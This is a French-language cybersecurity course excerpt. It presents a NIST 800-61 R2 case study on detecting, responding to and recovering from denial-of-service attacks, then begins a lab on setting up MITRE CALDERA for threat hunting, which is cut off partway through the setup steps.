- Il est recommandé de créer une feuille de route pour améliorer les lacunes de défense et mettre à jour la carte en conséquence.



PARTIE 1



PARTIE 2

Appliquer les procédures de gestion des incident

Dans ce module, vous allez :

- Identifier une attaque DOS (Deny of Service)
- Appliquer les procédures 800-61 R2 du NIST

19 heures

Activité n° 1

Etude de cas des attaques DOS


Compétences visées :

- Modéliser les processus de gestion des incidents
- Utiliser les normes de gestion des incidents sécurité comme le NIST 800-61r2

Recommandations clés :

- Se référer au cours
- Consulter la documentation officielle

19 heures



CONSIGNES

1. Pour le formateur :

- Laisser au stagiaire l'occasion de comprendre seul le contexte
- Discuter les étapes avec les apprenants avant de donner la correction
- Exploiter cette activité pour donner des compléments d'informations par rapport à l'objectif attendu

2. Pour l'apprenant :

- Lire et bien comprendre la problématique
- Essayer de trouver de vous-même une solution à cette problématique et la noter
- Parcourir les réponses proposées
- Comparer vos réponses à celles proposées pour évaluer votre niveau de compréhension du cours

3. Conditions de réalisation :

- Seul ou en binôme
- Support de résumé théorique accompagnant
- Stylo et feuille de papier

4. Critères de réussite :

- Travail en groupe
- Qualité du livrable en terme du contenu
- Qualité du livrable en terme de présentation

Activité n° 1
Etude de cas des attaque DOS

Problématique :

- Pendant cette activité, vous allez appliquer les procédures 800-61 R2 du NIST pour protéger un système contre une attaque de **Déni de service**.
- Une attaque par déni de service (**DoS**) est une attaque qui vise à arrêter une machine ou un réseau informatique en le rendant inaccessible aux utilisateurs auxquels il est destiné en perturbant temporairement ou indéfiniment les services.
- Lors d'une attaque **DoS**, les pirates inondent le réseau d'un système ciblé en y dirigeant une grande quantité de trafic à partir de plusieurs systèmes sous leur contrôle. Il s'agit d'une tactique courante utilisée par les attaquants via un réseau de systèmes compromis pour rendre un service en ligne inutilisable.
- Les pirates ciblent souvent les serveurs Web d'organisations de première importance telles que les banques, les entreprises de médias, ou les organisations gouvernementales et commerciales. Bien que les attaques **DoS** n'entraînent généralement pas le vol ou la perte d'informations importantes ou d'autres actifs, elles peuvent coûter beaucoup de temps et d'argent à la victime. Les attaques **DoS** peuvent finir par nuire à la réputation d'une organisation en affectant la disponibilité de ses services, l'activité des clients et les opérations commerciales. Les motifs derrière les attaques **DoS** peuvent également inclure entre autres l'extorsion, le hacktivisme, la cyberguerre, et la rivalité d'entreprise.

Objectif

- L'objectif du processus de gestion des incidents contre l'attaque DOS est de définir les activités qui doivent être prises en compte lors de la détection, de l'analyse et de la résolution de l'incident.
- Le processus identifie également les principales parties prenantes qui peuvent être nécessaires pour entreprendre ces activités spécifiques.

PARTIE 2

Activité n° 1
Etude de cas des attaque DOS

Correction :

1. **Identifier** : Identifier les types de menaces et tous les actifs potentiellement à risque.

- Différents types d'attaques peuvent affecter les services. Il est donc très important de préciser la nature de l'attaque pour bien choisir les méthodes de défenses et finalement répondre à l'incident de manière rapide et efficace.

- Ci-dessous, il y a des question à poser afin de déterminer si le système est vraiment attaqué par DoS:

✓ Voyez-vous de nombreuses entrées de journal de serveur Web ou une bande passante maximale sur vos routeurs ou périphériques ?

➔ Cela peut indiquer une attaque qui tente d'inonder votre site de trafic et d'épuiser votre bande passante.

✓ Le processeur de votre serveur Web est-il au maximum ?

➔ Cela peut indiquer une attaque qui tente d'épuiser les ressources de votre serveur par opposition à la bande passante.

✓ Pouvez-vous identifier l'adresse IP ou le domaine ciblé ?

➔ Il peut être possible de restreindre l'accès à ce domaine afin de préserver d'autres services.

✓ Un aspect spécifique de votre service est-il ciblé ?

➔ Les attaquants peuvent cibler une partie spécifique et vulnérable de votre service, telle que la fonctionnalité de recherche, qui nécessite beaucoup de calculs.

✓ Est-ce votre base de données qui tombe en panne plutôt que la pile d'applications Web ?

➔ Peut-être devez vous mettre à jour votre base de données pour faire face à la demande.

PARTIE 2

Activité n° 1
Etude de cas des attaque DOS

Correction :

2. **Protéger :** analysez comment protéger au mieux tous les actifs identifiés.

Ci-dessous les principales interventions à mettre en œuvre pour renforcer les points faible identifiés :

- ✓ Explorez vos options défensives en amont
- ✓ Déterminez les points de votre service où les ressources peuvent être surchargées ou épuisées
- ✓ Déterminez si vous, ou un fournisseur, êtes responsables de chacun.
- ✓ Envisagez d'atténuer votre utilisation des ressources de calcul (bande passante)
- ✓ Assurez-vous que vos fournisseurs de services sont prêts à faire face à l'épuisement des ressources là où ils sont les mieux placés pour vous aider (bande passante)
- ✓ Déterminez si vous pouvez dégrader votre service
- ✓ Assurez-vous que votre service peut évoluer pour faire face aux pics de sessions simultanées (base de données)
- ✓ Vous devez concevoir votre service et planifier votre réponse à une attaque de sorte que le service puisse continuer à fonctionner, même de manière dégradée.

PARTIE 2

Activité n° 1
Etude de cas des attaque DOS

Correction :

3. **Détecter :** Définissez comment les menaces contre les actifs seront détectées.

Il existe deux principaux moyens pour détecter les attaques DoS :

- ✓ L'examen en ligne de tous les paquets : les capacités de détection de DoS en ligne de base des périphériques réseau tels que les équilibreurs de charge, les pare-feux ou les systèmes de détection des intrusions ont peut-être autrefois fourni une détection acceptable lorsque les attaques DoS étaient plus petites, mais les attaques à volume élevé peuvent submerger ces périphériques, car elles utilisent un examen d'état gourmand en mémoire. Les appliances d'atténuation DoS dédiées sont aujourd'hui le principal moyen d'effectuer une détection (et une correction) en ligne. Cependant, ils peuvent devenir coûteux et avoir un cycle de vie court face à des menaces de volume plus élevé

- ✓ La détection DoS hors bande est réalisée par un processus qui reçoit les données de flux des routeurs et commutateurs compatibles comme NetFlow, J-Flow, sFlow et IPFIX, puis analyse ces données de flux pour détecter les attaques.

PARTIE 2

Activité n° 1
Etude de cas des attaque DOS

Correction :

4. **Répondre :** décrire les mesures clés pour répondre aux menaces détectées.

- Alors que les attaques DoS sont moins difficiles à arrêter ou à prévenir que d'autres, elles peuvent toujours présenter une menace sérieuse.

- Il y a des actions à réaliser rapidement pour réduire l'impact de l'attaque ou sa capacité à submerger le service, comme:

✓ Apporter modifications temporaires au site : vous pouvez, par exemple, générer une version statique du site ou désactiver les fonctionnalités intensives du processeur ou de la base de données (par exemple, la recherche).

✓ Conserver un journal des modifications que vous apportez, afin de pouvoir revenir à un état connu une fois que vous êtes sûr que l'attaque est terminée.

- Les attaques DoS ont tendance à être relativement courtes (90 % durent moins de 3 heures). Si l'attaque est persistante et se poursuit même avec vos atténuations initiales en place, vous devez déterminer d'autres actions approfondies.

PARTIE 2

Activité n° 1
Etude de cas des attaque DOS

Correction :

4. **Répondre :** décrire les mesures clés pour répondre aux menaces détectées.

Ci-dessous, les actions essentielles à exécuter lors de la défaillance des atténuations initiales :

- ✓ Limiter la diffusion : souvent, les attaques envoient des requêtes à chaque appareil du réseau, amplifiant l'attaque. Limiter ou désactiver le transfert de diffusion dans la mesure du possible peut perturber les attaques. Les utilisateurs peuvent également désactiver les services d'écho et de charge dans la mesure du possible.
- ✓ Empêcher l'usurpation d'identité : vérifiez que le trafic a une adresse source cohérente avec l'ensemble d'adresses pour son site d'origine déclaré et utilisez des filtres pour empêcher l'usurpation des connexions d'accès à distance.
- ✓ Activer les pare-feux : assurez-vous que vos pare-feux limitent le trafic d'entrée et de sortie à travers le périmètre dans la mesure du possible.
- ✓ Surveiller le réseau : plus vous savez à quoi ressemble le trafic entrant normal, plus vite vous repérerez le début d'une attaque DDoS. La visibilité en temps réel avec détection et réponse du réseau est un moyen efficace et fiable pour détecter immédiatement les surtensions suspectes.
- ✓ Rationaliser la réponse aux incidents : affinez votre réponse aux incidents peut aider votre équipe de sécurité à réagir rapidement lorsque des attaques DoS sont détectées.

PARTIE 2


Activité n° 1
Etude de cas des attaque DOS

Correction :

5. **Récupérer :** Définissez comment réparer l'infrastructure impactée et maintenir la sécurité.

- Pendant que l'attaque est en cours, envisagez d'utiliser d'autres méthodes de communication pour informer vos utilisateurs de l'état de vos services et d'autres méthodes qu'ils pourraient utiliser pour accéder à vos services. Les comptes de médias sociaux préexistants peuvent être une bonne voie pour cela.
- Il est relativement courant que les attaques surviennent en rafales. Une fois l'attaque initiale passée, vous pouvez attendre d'être sûr que l'attaquant ne revienne pas avant d'annuler les modifications que vous avez apportées à votre service.
- Une fois que vous avez entièrement récupéré votre service, vous devez examiner l'impact de l'attaque et la probabilité d'une récurrence.
- Apporter les modifications nécessaires pour renforcer votre système contre les futures attaques.

PARTIE 2



PARTIE 3

EFFECTUER LE THREAT HUNTING

Dans ce module, vous allez :

- Définir le Threat Hunting
- Identifier les étapes du processus

19 heures

Activité n° 1

Présenter MITRE CALDERA


Compétences visées :

- Simuler des adversaires avec MITRE CALDERA
- Utiliser Live Discover pour chasser les adversaires

Recommandations clés :

- Se référer au cours
- Consulter la documentation officielle

19 heures



CONSIGNES

1. Pour le formateur :

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser l'ensemble des étapes d'installation et de configuration des environnement de travail, et d'observer les résultats de cette installation

2. Pour l'apprenant :

- Il est recommandé de maitriser le principe de fonctionnement ainsi que l'architecture de la solution MITRE CALDERA
- Il est recommandé également de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- L'environnement de travail a été bien mis en place et configuré

4. Critères de réussite :

- Terminer toutes les étapes du TP avec succès
- 70% des réponses correctes pour les questions posées durant le déroulement des TP.

Activité n° 1
Présenter MITRE CALDERA

C’est quoi CALDERA ?

- La chasse aux menaces est un outil et une discipline à forte intensité technologique. Il peut parfois sembler que les outils et services coûteux de chasse aux menaces commerciaux sont les seuls outils du secteur. La réalité, cependant, est que la plupart des chasseurs de menaces ne s'appuient pas exclusivement sur ces outils sophistiqués. Au lieu de cela, de nombreux chasseurs se retrouvent à rechercher des outils gratuits et flexibles pour les enquêtes.
- **CALDERA** est un outil de cybersécurité conçu pour exécuter facilement des exercices autonomes de violation et de simulation.
- **CALDERA** est un projet de recherche développé par **MITRE** et construit sur le framework **MITRE ATT&CK**
- **CALDERA** aide les professionnels de la cybersécurité à réduire le temps et les ressources nécessaires aux tests de cybersécurité de routine.

PARTIE 3

Installer une machine virtuelle « UBUNTU »

Voici un guide étape par étape sur la façon d'installer l'outil de test MITRE Caldera pour simuler des adversaires et utiliser Live Discover pour les chasser.


1. Installez une box Linux : téléchargez Ubuntu et créez une nouvelle VM.

PARTIE 3

Activité n° 1
Présenter MITRE CALDERA

Créer la machine virtuelle « UBUNTU »

2. Créez une nouvelle machine virtuelle à l'aide d'une image ISO.




PARTIE 3

Activité n° 1
Présenter MITRE CALDERA

Installation de l'outil MITRE CALDERA

3. Allez sur Caldera Github : https://github.com/mitre/caldera et suivez les instructions sur votre machine Linux.




PARTIE 3

Manipulation de l'outil MITRE CALDERA


4. Après avoir installé Caldera dans votre machine Linux, accédez à l'outil de test via http://localhost:8888 et créez un nouvel agent à déployer.

4a. Cliquez sur la barre de navigation pour afficher les options de menu.



